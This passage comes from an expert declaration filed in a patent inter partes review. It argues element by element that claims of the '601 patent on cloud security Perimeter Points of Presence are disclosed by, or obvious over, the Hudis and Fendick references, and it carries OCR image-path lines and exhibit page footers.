g. 1[c][ii]: "the one or more Perimeter Points of Presence (P/PoP) are configured to allow each entity to select its own service area systems and sub-systems, and"

105. Hudis disclosed—or at least strongly suggested—that each entity could select its own system and subsystems. To the extent it did not, a POSITA would have found it obvious to make that slight modification to Hudis.

106. As explained in element 1[c][i], Hudis disclosed that multiple entities could use the SCM service, including at least one enterprise and a home-based consumer business. Business and consumer entities could use the SCM's security services to supplement their own security services. (Hudis, 6:13-19, 6:32-40.)

107. Hudis also disclosed that the SCM service could be configured to suit a particular customer's needs. For starters, Hudis recognized that enterprises often used security policies to govern asset usage "to meet their particular business needs." (Hudis, 1:28-30.) Hudis also recognized that a service might be well-suited for one user, while ill-suited for another. For example, Hudis disclosed that performing a deep scan can be very effective at addressing certain issues, but at a significant cost (e.g., a user's outgoing e-mail might be suspended, and deep scans

typically require computer reboots). (*Id.*, 15:16-23.) Consequently, Hudis disclosed that services can be "applied in a targeted manner and not merely in a general way or across-the-board which can be unjustified for some machines and/or users." (*Id.*, 15:24-28.) For similar reasons, the ability for each entity to customize its services was also important; to say, the security needs of one entity will most likely differ from the security needs of others.

108. Given the importance of customization, Hudis disclosed that each entity could customize the services and subservices to suit their needs. For example, Hudis disclosed that the POPs had an operation management console that "enable[d] the ***security products [] and policies*** [] in a POP [] ***to be configured*** … according to an enterprise network ***administrator's instructions or service agreement*** with the enterprise." (Hudis, 8:24-28 (emphasis added); *see also, e.g.*, *id.*, claim 6.) The policies, for example, could be tailored to specific users or groups of users. (*Id.*, 8:1-3; *see also, e.g.*, *id.*, 16:64-17:1 ("***consumers having similar characteristics may be grouped*** for purposes of security assessment generation and sharing so that security detection and responses are well ***tailored to meet particular consumer needs***.") (emphasis added); *see also, e.g.*, *id.*, 5:48-50, 10:28-33.) A consumer business, for example, might want to protect its devices in and outside the home (e.g., in a shopping center). (*Id.*, 2:49-56.) In each use-case, "user preferences, parental controls, and other options can be maintained by the

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 59 of 465

global SCM service" and the global SCM service can provide comprehensive protection against "malware, hackers, and other threats." (*Id.*, 2:56-62.) Businesses likewise used policies to enforce rules against local and roaming enterprise entities. (*Id.*, 8:1-11.) Additionally, Hudis disclosed that the user-profiling system "[was] offered as an optional feature that ***may be selected by a user***…." (*Id.*, 17:25-26.) Thus, Hudis disclosed that each entity could select its own systems and subsystems.

109. If Hudis did not, a POSITA would have found it obvious to make that slight modification because it provided several benefits to the customer and service provider, as Hudis and Fendick recognized.

110. First, entities could choose the systems and subsystems that suited their particular needs. As discussed above, Hudis recognized that entities have different needs and the security products could be configured according to an entity's instructions or service agreement. (Hudis, 8:24-28; *see also, e.g.*, *id.*, 1:28-30 ("Enterprises will often implement security policies that govern asset utilization to meet their particular business needs.").) For example, an enterprise may want more robust data security like data leakage prevention to prevent sensitive business documents from leaking outside the enterprise, stricter URL filtering to stop employees from visiting time-wasting websites (e.g., Netflix), line-of-business applications for services like email, and deep scanning. Another enterprise might

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 60 of 465

want similar services, except it does not want deep scanning because, as Hudis recognized, that service comes at a significant cost and might be unjustified for some users. (*Id.*, 15:16-28.)

111. A home-based consumer business entity, on the other hand, would likely not need the same services as an enterprise—it would likely not have concerns about data leaks, visiting time-wasting websites, line-of-business services, or need an intensive service like deep scanning. Rather, the consumer entity might select fewer, more critical services like anti-virus and anti-malware to keep its machines safe while maintaining a high quality-of-service for traffic. As Fendick recognized, each time traffic is scanned, delay increased—an issue for services that require high quality-of-service (e.g., video). ((*See* Hudis, 2:49-62; Fendick, 2:4-12.) A home-based consumer business would likely want the flexibility to use services that might be banned in an enterprise network (e.g., Netflix, personal email, Facebook).

112. Without the ability for each entity to select its own systems and subsystems, one entity—or the SCM service itself—would dictate the systems and subsystems for every other entity. That undermines Hudis' disclosure of offering a subscription-based service that can suit a particular customer's needs and would make little sense for a service that is intended for a wide array of businesses and consumers.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 61 of 465


113. Second, allowing each customer to select its own systems and subsystems benefitted the service provider. Before the challenged patent, network security companies often offered varying levels of protection to customers, charging more for additional services. This would allow service providers to offer customized services at different price levels. Additionally, the service provider could manage and maintain their resources better (e.g., not using resources to provide a customer with a service it does not want or use). (*See e.g.*, Hudis, 2:42-48; Fendick, 1:61-2:3.)

114. Accordingly, Hudis disclosed—or a POSITA would have found it obvious—that each entity could select its own systems and subsystems.

h. 1[d][i]: "wherein the one or more Perimeter Points of Presence (P/PoP) are configured to receive data via a connection to the Perimeter Points of Presence (P/PoP);"

115. Hudis disclosed that each POP was configured to receive data via a connection to the POP.

116. In Figure 3 (annotated below), for example, Hudis depicted a data connection (shown in green) between roaming users (132) and POP (3054). (Hudis, 6:41-63; *see also, e.g., id.*, Figs. 11-15, claim 1.) The POP received data from users—for example, the ISA server in a POP "receive[d] data from users bound for the Internet 109…." (Hudis, 7:54-57; *see also, e.g.*, *id.*, claim 1.)



117. Additionally, Hudis explained that "cloud-based resources 115 may include, for example, websites, FTP (file transfer protocol) sites, databases, libraries, and the like" (Hudis, 4:67-5:2) and "the user accesse[d] and interact[ed] with cloud based resources 115 through the global SCM service 105." (Hudis, 17:31-32; *see also*, 7:48-52: "inbound and outbound access to the cloud-based resources 115.") Therefore, a POSITA would have found it obvious that each POP could also receive data from cloud-based resources (115) because the POPs were intermediating traffic between users and those resources. (*See also, e.g.*, Fendick,

5:23-26, 13:35-37.) Thus, each POP was configured to receive data via a connection to the POP.

i. 1[d][ii]: "process the data using at least one of the service area systems and selected service area sub-systems configured as a data processing policy for the entity; and"

118. Hudis disclosed that each POP processed the received data using the selected systems and subsystems according to a data processing policy for the entity.

119. As discussed for element 1[c][ii], Hudis disclosed that the selected system(s) and subsystem(s) were configured in a policy that "govern[ed] access to, and interaction with, cloud-based resource by users of the global SCM service 105" (Hudis, 7:65-8:1.) Data received by the POPs were processed according to those policies. (Hudis, 2:47-48, 5:22:26, 5:27-29, claim 6 ("[T]he plurality of security products [were] operated in accordance with security policies.").) For example:


> "[SCM] functionality can include, for example, ***filtering network traffic*** … for malicious code such as viruses and worms, ***limiting access to inappropriate external content*** on the Internet from inside the enterprise, and ***preventing attacks and other intrusions*** on the enterprise network. SCM can also reduce the vulnerability of the enterprise to client side exploits, spam e-mail, and phishing schemes where valuable and/or confidential information can be stolen."

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 64 of 465

(Hudis, 2:19-27 (emphasis added); *see also, e.g.*, *id.*, 3:1-14.) Each of these operations require processing the content according to the selected systems and subsystems.

120. Figure 11 provided a specific example of data being processed by security services (412_1) in PoP (annotated below). Here, security subsystems of ISA server (412) detected a compromised laptop being operated by a roaming user. (Hudis, 15:55-58; *see also, e.g.*, *id.*, 7:54-57 ("ISA server 412 stands in the way of the Internet 109 and receives data from users bound for the Internet 109 and forwards it on their behalf.").) A POSITA would have found it obvious that the ISA service detected the compromised laptop by processing the received data using one of the ISA's many services and subservices directed towards identifying compromised devices (e.g., anti-virus operations). (Hudis, 7:46-61.)



121. Fendick likewise disclosed processing data according to the selected services and subservices. Fendick's Figure 5 (annotated below) depicted an exemplary process flow for processing a packet according to the selected systems and subsystems. (Fendick, Fig. 5, 8:15-43.)




Fig. 5

(Annotated)

j. 1[d][iii]: "transmit the processed data as policy compliant data from the one or more Perimeter Points of Presence (P/PoP) to a destination connected to the Perimeter Points of Presence (P/PoP), and"

122. While Hudis did not expressly describe that the policy-compliant data was transmitted, a POSITA would have found it obvious based on Hudis' and Fendick's disclosures.

123. For starters, Hudis explained that the ISA service in each POP included a forward proxy subservice that "receive[d] data from users bound for the Internet 109 and forward[ed] it on their behalf." (Hudis, 7:54-57.) Thus, Hudis disclosed a POP could transmit data from a POP to its destination.

124. Additionally, Hudis disclosed that the service and subservices in the POPs processed data going from a user to a resource and the POP could act on noncompliant data. (*See*, *supra*, 1[d][ii].) For example, resources (115) could send a resource (e.g., a word document) to a user, but a policy could prevent the document from opening on the user's laptop due to concerns about viruses. (Hudis, 3:1-14.) Nonetheless, a POP could open the document and the user could interface with the document using a remote application deployment. (*Id*.) In this example, a user received the word document as policy compliant data (i.e., data that complied with the anti-virus policy). Thus, a POSITA would have found it obvious that compliant data—i.e., data that complied with the selected systems and subsystems—could be transmitted to its destination. Otherwise, the system would have the nonsensical result of compliant data not being transmitted to its destination. (*Id.)*

125. Fendick expressly disclosed compliant traffic being transmitted to its destination. Fendick explained that, once a packet traversed each service card (service) and application (subservice) it was transmitted via egress port to its

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 67 of 465

destination (e.g., first network (104) or second network (102)). (Fendick, 8:6-7; *see also, e.g.*, *id.*, 5:23-26 ("The interface between first network 102 and second network 104 is provided by input/output (I/O) cards 206 for receiving packets from second network 104 and sending the packets to a destination via first network 102, and vice versa."), 14:1-3 ("In block 1108, the packet is routed from a service card to an I/O card, which is configured to route the packet to a port for egress of the packet out of the platform.").)

k. 1[e]: "wherein the one or more Perimeter Points of Presence (P/PoP) are configured to process the received data in parallel, serially, or both."

126. Hudis did not expressly disclose how the received data was processed. But a POSITA would have found it obvious to process the data in parallel, serially, or both based on Fendick's disclosures.

127. Fendick disclosed that flows for processing received packets were fully programmable. (*See* Element 1[b][ii].) Sequencing the service cards and applications into a process flow could be accomplished using "AND" and "OR" connectors. (Fendick, 10:10-14.)

128. Fendick's Figure 8 (below) depicted a linear (serial) process flow. A packet entered at the ingress point, then was processed serially through Application 1 - Application N. (Fendick, 9:66-10:4.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 68 of 465




Fig. 8

129. Figure 8A (below) depicted a process flow that could be parallel. (Fendick, 10:10-14.) Fendick explained that, when the "AND" operator was used, the packet flow was duplicated and processed in parallel by Application 2 and Application 3. (Fendick, 10:14-21.)




Fig. 8A

Netskope Exhibit 1002

130. Figure 8B (below) depicted a process flow with both serial and parallel processing. For example, processing by Applications A3 and A8 would be in parallel given the "AND" connector, while processing by Applications A3 and A4 would be in serial. (Fendick, 10:36-44.)




Fig. 8B

131. A POSITA would have found it obvious to combine Fendick's processing capabilities into Hudis because being able to customize the process flow for a packet would allow an administrator to appropriately configure the system. For example, parallel processing might be warranted where speed is important and the system has sufficient processing power (e.g., analyzing for anti-virus and anti-spam), while serial processing may be important where speed is less important and conserving resources is critical (e.g., analyzing for data loss prevention and URL filtering). Additionally, parallel processing could be

Netskope Exhibit 1002
Fortinet Ex. 2010, Page 70 of 465

distributed across multiple, geographically distributed processing to improve load balancing, flexibility, and operating time.

3. Claim 18

a. 18[pre]: "A method implemented by at least once computer comprising a processor, memory, and a computer readable medium storing computer code thereon, wherein the computer is configured to perform at least:"


132. Hudis did not expressly disclose that its method was implemented by a computer comprising a processor, memory, and a computer readable medium storing computer code thereon. Hudis, however, strongly suggested that each POP had those components.

133. Figure 4 (below) depicted the components of a POP. POP 305_1, for example, included security products (410_1, 412_1, and 426_1) (depicted as servers), operations management console (423_1) (depicted as a computer), and policy database (416_1). (Hudis, 7:29-31, 7:46-48, 7:65-66, 8:20-21.)

134. Hudis also disclosed that a user could logon to a POP using a computer and, once logged on, could "take advantage of the features and functionalities provided by the global SCM service 105 including, for example, security, policy enforcement, and profiling which can be applied to every user interaction or 'click' on the cloud-based resources 115." (Hudis, 10:29-33.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 71 of 465



135. Additionally, having a computer with a processor, memory, and computer readable medium storing code to perform functions was well-known, as Fendick shows. Fendick disclosed that the service cards—which processed packets—could be implemented in computer-executable code using processors and memory. (Fendick, 14:18-29, Fig. 9.)

136. Accordingly, a POSITA would have found it obvious that the functionalities associated with various systems and subsystems of each POP could be implemented by a computer with a processor, memory, and a computer readable storage medium storing computer code because (1) the components within the POP included computer consoles, servers, and database, which have at least one

processor, memory, and computer readable storage medium storing code and (2) each POP would necessarily have those components to perform the functions described in Hudis.

b. 18[a]: "accepting network connections at one or more Perimeter Points of Presence (P/PoP) from plurality of entities including at least one entity associated with a customized virtual perimeter;"

137. Hudis combined with Fendick disclosed this limitation for the reasons discussed in elements 1[a], 1[b][i], 1[b][iii], and 1[c][i].

c. 18[b]: "receiving a data flow from a data source at the one or more Perimeter Points of Presence (P/PoP);"

138. Hudis combined with Fendick disclosed this element for the same reasons disclosed in element 1[d][i].

d. 18[c]: "processing the received data flow at the one or more Perimeter Points of Presence (P/PoP) using a data processing policy for the entity associated with the customized virtual perimeter for the entity;"

139. Hudis combined with Fendick disclosed this element for the same reasons disclosed in element 1[d][ii].

e. 18[d]: "processing the received data in parallel, serially, or both; and"

140. Hudis combined with Fendick disclosed this element for the same reasons disclosed in element 1[e].

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 73 of 465

f. 18[e]: "transmitting the processed data flow as policy compliant data flow from the one or more Perimeter Points of Presence (P/PoP) to an end point,"

141. Hudis combined with Fendick disclosed this element for the same reasons disclosed in element 1[d][iii]

g. 18[f]: "wherein the customized virtual perimeter comprises selectable service area systems for creating the policy, and"

142. Hudis combined with Fendick disclosed this element for the same reasons disclosed in element 1[b][ii]

h. 18[g]: "wherein the one or more Perimeter Points of Presence (P/PoP) allow each entity to customize contents of its own data processing policy."

143. Hudis combined with Fendick disclosed this element for the same reasons disclosed in element 1[c][ii] and 18[f].

4. Claim 2: "The system of claim 1, wherein each service area [subsystem] is configured to perform at least one of a plurality of actions with respect to the received data."[13]

144. Hudis disclosed that each service area subsystem could perform at least one action on received data.

145. Hudis explained that each security system could "monitor, assess, and take action with respect to different parts of security-related data…." (Hudis, 5:27-

[13] Claim 2 does not specify whether it applies to service area systems or service area subsystems. For this petition, I assume claim 2 refers to service area subsystems.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 74 of 465

29.) For example, Hudis disclosed that the Microsoft ISA system included an anti-virus subsystem. (*Id.*, 7:52-54.) A POSITA would have found it obvious that once the subsystem identified a virus, it would take action against the infected data (e.g., block, quarantine, alert, log). Hudis disclosed various other actions that the subsystems could take, such as local actions, cross-object mapping, and targeted remediation. (Hudis, 15:65-16:6.)

146. Additionally, Hudis disclosed that once a service detected an incident (e.g., suspicious activity), it sent a security assessment to other services. (Hudis, 13:4-17.) Once the other services received the assessment, "they appl[ied[their specific security expertise through the application of their own correlation rules and locally-available data ***to trigger an appropriate action***." (Hudis, 13:18-22 (emphasis added).)

147. Fendick separately disclosed this limitation. Fendick disclosed that, once a packet passed through an application (subsystem) it passed to the next application (subsystem). (*See, e.g.*, Fig. 3.) The challenged patent recognized that passing data from one service to another is an example of an "action." ('601 patent, 10:55-58.)

5. Claims 3 and 19

148. Claims 3 and 19 recite similar limitations, while claim 3 depends on claim 1, and claim 19 depends on claim 18.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 75 of 465

a. 3[pre]: "The system of claim 1 wherein the system is configured to perform the parallel processing by at least:"

b. 19[pre]: "The method of claim 18 wherein the parallel processing method comprises:"

149. As discussed for element 1[e], the combination of Hudis and Fendick disclosed parallel processing.

c. 3[a]/19[a]: "replicating the received data across a plurality of the service area systems in parallel;"

150. Fendick disclosed replicating the received data across a plurality of systems in parallel.

151. With Figure 8A (below), Fendick disclosed using an "AND" operator to connect systems. When an "AND" operator was used, the packet flow was replicated. (Fendick, 10:14-15.) For example, at junction between Applications 2 and 3, the packet flow would be replicated (i.e., creating two or more copies) and one copy would follow the path to Application 2 while the other copy would follow the path to Application 3. (*Id.*, 10:15-21.)




Fig. 8A
(Annotated)

152. While Fendick did not expressly describe parallel processing across *services*, a POSITA would have found it obvious to extend parallel processing over "applications" to cover services too. As explained, a primary purpose of Fendick was to provide a flexible, fully customizable platform for selecting services and subservices. (Fendick, 7:50-53.) And as explained above, Fendick expressly disclosed customizing a process flow to include and exclude certain services. (*See, e.g.*, *id.*, Figs. 3-4.) Thus, a POSITA would have found replicating data to process it across services an obvious, logical extension of Fendick.

d. 3[b]/19[b]: "determining at least one of a plurality of actions to be performed on the received data at each of the plurality service area[] [systems] simultaneously or substantially simultaneously;"[14]

153. While Fendick did not expressly disclose this limitation, Hudis did.

[14] This claim is invalid for the same reason as Claim 2. For this petition, I assume the limitation pertains to service area systems.

154. Hudis disclosed that once a service detected an incident (e.g., suspicious activity), it sent a security assessment to other services. (Hudis, 15:55-16:2.) Once the systems received the assessment, they performed a local action. (*Id.*, 16:2-6; *see also*, e.g., *id*., Fig. 8.) Hudis also disclosed that the determination was made simultaneously because the assessment included a "time-to-live" field that "reflect[ed] the endpoint's estimate of the time period for which the security assessment [was] expected to be valid." (*Id.*, 11:21-27.)

e. 3[c]/19[c]: "sending the determinations to an arbiter component configured to perform one or more of the actions on the received data determined by each service area based on the data processing policy for the entity."

155. Hudis taught or suggested this limitation because it described that its SCM implemented an enterprise security assessment sharing ("ESAS") arrangement (Hudis, 10:34-36) that "provide[d] a single enterprise-wide view to enable security administrators to define and enforce clear, simple, and unified enterprise-wide policies for automatic responses to security incidents." (Hudis, 11:2-5, 11:44-53.)

156. In this context, Hudis disclosed an arbiter as a specialized endpoint called an ESAS server that was "coupled to the security assessment channel and perform[ed] ***as a centralized audit point*** by subscribing to all security assessments, ***logging the security assessments***, and also logging the ***local actions taken by***

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 78 of 465

endpoints in response to security incidents ***in the environment***. (Hudis, 11:64-12:12.) Hudis also disclosed that the ESAS server itself could "raise[] an alert for a security analyst (e.g., an administrator)…." (Hudis, 13:29-31.) The '601 patent identified both logging and alerting as actions that can be taken with respect to received data. ('601 patent, 10:55-58.)

157. Therefore, it would have been obvious that Hudis described an arbiter that received security determinations from the various systems, and performed an action such as logging security assessments, alerting an administrator, and/or taking security actions to enable an enterprise-wide security response.

6. Claims 4 and 20

158. Claims 4 and 20 recite similar limitations, while claim 4 depends on claim 1, and claim 20 depends on claim 18.

a. 4[pre]: "The system of claim 1, wherein the system is configured to:"

b. 20[pre]: "The method of claim 18, further comprising:"

159. Hudis disclosed a network system and method as provided for elements 1[pre] and 18[pre].

c. 4[a]/20[a]: "process[ing] the received data through plurality service area systems in series; and"

160. As discussed, Hudis disclosed that once a service detected an incident (e.g., suspicious activity), it sent a security assessment to other services. (Hudis,

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 79 of 465

